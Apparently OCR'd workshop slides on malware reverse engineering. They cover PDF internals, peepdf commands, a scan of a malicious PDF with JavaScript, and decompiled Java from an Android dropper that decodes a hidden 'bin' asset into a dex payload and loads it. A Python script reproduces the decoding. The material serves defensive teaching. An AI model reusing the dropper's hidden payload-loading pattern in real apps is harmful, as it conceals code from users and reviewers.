    /Font <<
      /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Arial
      >>

<< /Length 47 >>
stream
BT
  /F1 110
  Tf
  10 400 Td
  (Hello World!)Tj
ET
endstream
endobj

xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000047 00000 n
0000000111 00000 n
0000000313 00000 n

trailer
<<
  /Root 1 0 R
>>

startxref
416
%%EOF
```

BASICS

PDF IS TEXT BASED, WITH BINARY STREAMS

TYPES

```
(): STRING
  EX: (Hello World!)
/NAME (IDENTIFIERS)
  EX: /Count 1
<<>>: DICTIONARY
  EX: <</key1 value1 /key2 value2>>
[]: ARRAY
  EX: [0 1 2 3 4]
```

OBJECT REFERENCES

CONTENT IS STORED IN OBJECT
MOST CONTENT CAN BE INLINED OR REFERENCED IN A SEPARATE OBJECT

```
/Key1 value  IS EQUIVALENT TO  /Key1 3 0 R   <OBJECT NUMBER> <REVISION NUMBER> R
                               [...]

                               3 0 obj
                               value
                               endobj
```

BINARY STREAMS

BINARY STREAM ARE STORED IN SEPARATE OBJECTS LIKE THIS:

```
<object number> <object revision> obj
<< <STREAM METADATA> >>    STREAM LENGTH, COMPRESSION PARAMETERS...
stream
<STREAM CONTENT>
endstream
endobj
```

TRIVIA

THE PDF WAS FIRST SPECIFIED BY ADOBE SYSTEMS IN 1993

INITIAL VERSIONS OF ADOBE ACROBAT WERE NOT FREE

FILE STRUCTURE

HEAD OF THE FILE

THE %PDF-* SIGNATURE IDENTIFIES THE FORMAT
AND REQUIRED VERSION

XREF

```
xref
<STARTING OBJECT> <OBJECT COUNT>
FOLLOWED BY XREF ENTRIES:
IF (OBJECT IN USE)
  <OFFSET:10> <GENERATION:5> n
ELSE
  <NEXT_FREE_OBJECT:10> <GENERATION:5> f
```

END OF THE FILE

```
startxref
<XREF OFFSET IN DECODED STREAM>
%%EOF
```


PARSING

THE HEADER %PDF-1.? SIGNATURE IS CHECKED TO IDENTIFY THE FILE FORMAT
THE XREF IS LOCATED VIA THE startxref OFFSET
THE xref TABLE GIVES OFFSET OF EACH OBJECT
THE trailer IS PARSED
EACH OBJECT REFERENCE IS FOLLOWED, BUILDING THE DOCUMENT
PAGES ARE CREATED, TEXT IS RENDERED

$$\begin{tikzcd} \text{TRAILER} \arrow[r, "\text{ROOT}"] & 1 \arrow[r, "\text{PAGES}"] & 2 \arrow[r, "\text{KIDS}"] & 3 \arrow[l, bend left, "\text{PARENT}"] \arrow[r, "\text{CONTENT}"] & 4 \end{tikzcd}$$


VERSION 1.00
2013/12/24

peepdf




```
PPDF> help

Documented commands (type help <topic>):
========================================
bytes           exit          js_jjdecode       open          search
changelog       extract       js_join           quit          set
create          filters       js_unescape       rawobject     show
decode          hash          js_vars           rawstream     stream
decrypt         help          log               references    tree
embed           info          malformed_output  replace       vtcheck
encode          js_analyse    metadata          reset         xor
encode_strings  js_beautify   modify            save          xor_search
encrypt         js_code       object            save_version
errors          js_eval       offsets           sctest

PPDF> 
```

peepdf



```
PPDF> help decode

Usage: decode variable $var_name $filter1 [$filter2 ...]
Usage: decode file $file_name $filter1 [$filter2 ...]
Usage: decode raw $offset $num_bytes $filter1 [$filter2 ...]
Usage: decode string $encoded_string $filter1 [$filter2 ...]

Decodes the content of the specified variable, file or raw bytes using the following filters or algorithms:
        base64,b64: Base64
        asciihex,ahx: /ASCIIHexDecode
        ascii85,a85: /ASCII85Decode
        lzw: /LZWDecode
        flatedecode,fl: /FlateDecode
        runlength,rl: /RunLengthDecode
        ccittfax,ccf: /CCITTFaxDecode
        jbig2: /JBIG2Decode (Not implemented)
        dct: /DCTDecode (Not implemented)
        jpx: /JPXDecode (Not implemented)
```

peepdf




```
PPDF> help js_analyse

Usage: js_analyse variable $var_name
Usage: js_analyse file $file_name
Usage: js_analyse object $object_id [$version]
Usage: js_analyse string $javascript_code

Analyses the Javascript code stored in the specified string, variable, file or object

PPDF> 
```

Exercise

Task : Extract the remote server’s URL from malicious PDF file

Step 1

- Use peepdf tool to extract objects from the PDF file
- Find objects with JS code



```
File: 32466c13fe0bd79c6ee0248cce0210f71885f939011f563554e1936ea74d151c
MD5: b01d86bec6d3b4b7004006c4f60c0511
SHA1: c5b995188eda796ef3ee0eaefe5fb6dd536d5e5f
SHA256: 32466c13fe0bd79c6ee0248cce0210f71885f939011f563554e1936ea74d151c
Size: 374609 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 16
Streams: 1
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: No
        Info: No
        Objects (16): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16]
        Streams (1): [11]
                Encoded (0): []
        Objects with JS code (3): [1, 13, 16]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (3): [1, 12, 15]
                /JavaScript (4): [1, 7, 12, 15]
```

Step 2

- Use js_code module to deobfuscate the JS script inside the objects and save the results to a local file
- Use js_analyse to analyse the local file with JS code and extract the shellcode as well as the URL


Android

Exercise

Task : Extract payload from Android APK file

Step 1

- Extract the contents of the APK file with 7zip
- Notice the “bin” file in Assets directory
- Use dex2jar tool to create jar file from classes.dex
- Use jd-gui tool to open the jar file and inspect the code



```
    this.s = classLoader.loadClass(stringBuilder.toString());
    this.q = this.s.getMethod("create", new Class[0]).invoke(null, new Object[0]);
  }

  public void onCreate() {
    super.onCreate();
    try {
      StringBuilder stringBuilder = new StringBuilder();
      stringBuilder.append(getFilesDir().getAbsolutePath());
      stringBuilder.append(File.separator);
      stringBuilder.append("dex");
      File file = new File(stringBuilder.toString());
      if (file.exists())
        file.delete();
      ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
      InputStream inputStream = getAssets().open("bin");
      inputStream.skip(4L);
      inputStream = new InflaterInputStream(inputStream);
      byte[] arrayOfByte = new byte[2048];
      while (true) {
        StringBuilder stringBuilder1;
        int i = inputStream.read(arrayOfByte);
        if (i == -1) {
          inputStream.close();
          byte[] arrayOfByte1 = Base64.decode(byteArrayOutputStream.toByteArray(), 0);
          FileOutputStream fileOutputStream = new FileOutputStream(file);
          fileOutputStream.write(arrayOfByte1);
          fileOutputStream.close();
          stringBuilder1 = new StringBuilder();
          stringBuilder1.append(getFilesDir().getAbsolutePath());
          stringBuilder1.append("/a");
          (new File(stringBuilder1.toString())).mkdirs();
          q(file.getAbsolutePath());
          return;
        }
        stringBuilder1.write(arrayOfByte, 0, i);
      }
    } catch (Throwable throwable) {
      throwable.printStackTrace();
```

Step 2

Analysis of the OnCreate() function:

1. Opens “bin” asset
2. Skips 4 bytes
3. Inflate-decompresses the content
4. Base64-decodes the result
5. Creates new “dex” file

Solution

Analysis of the OnCreate() function:

1. Opens “bin” asset
2. Skips 4 bytes
3. Inflate-decompresses the content
4. Base64-decodes the result
5. Creates new “dex” file

Python script to create the new dex file

```
import base64
import zlib
data = open('bin','rb').read()
t=data[4:len(data)]
zlib_dec = zlib.decompress(t)
b64_dec = base64.b64decode(zlib_dec)
open(payload.dex','wb').write(b64_dec)
```

End

Additional Learning Material For RE

- Practical Malware Analysis

  By: Michael Sikorski; Andrew Honig

- Malware Analyst's Cookbook : Tools and Techniques for Fighting Malicious Code

  By: Michael Hale Ligh; Steven Adair; Blake Hartstein; Matthew Richard

X @NegarShbb

X @NoushinShbb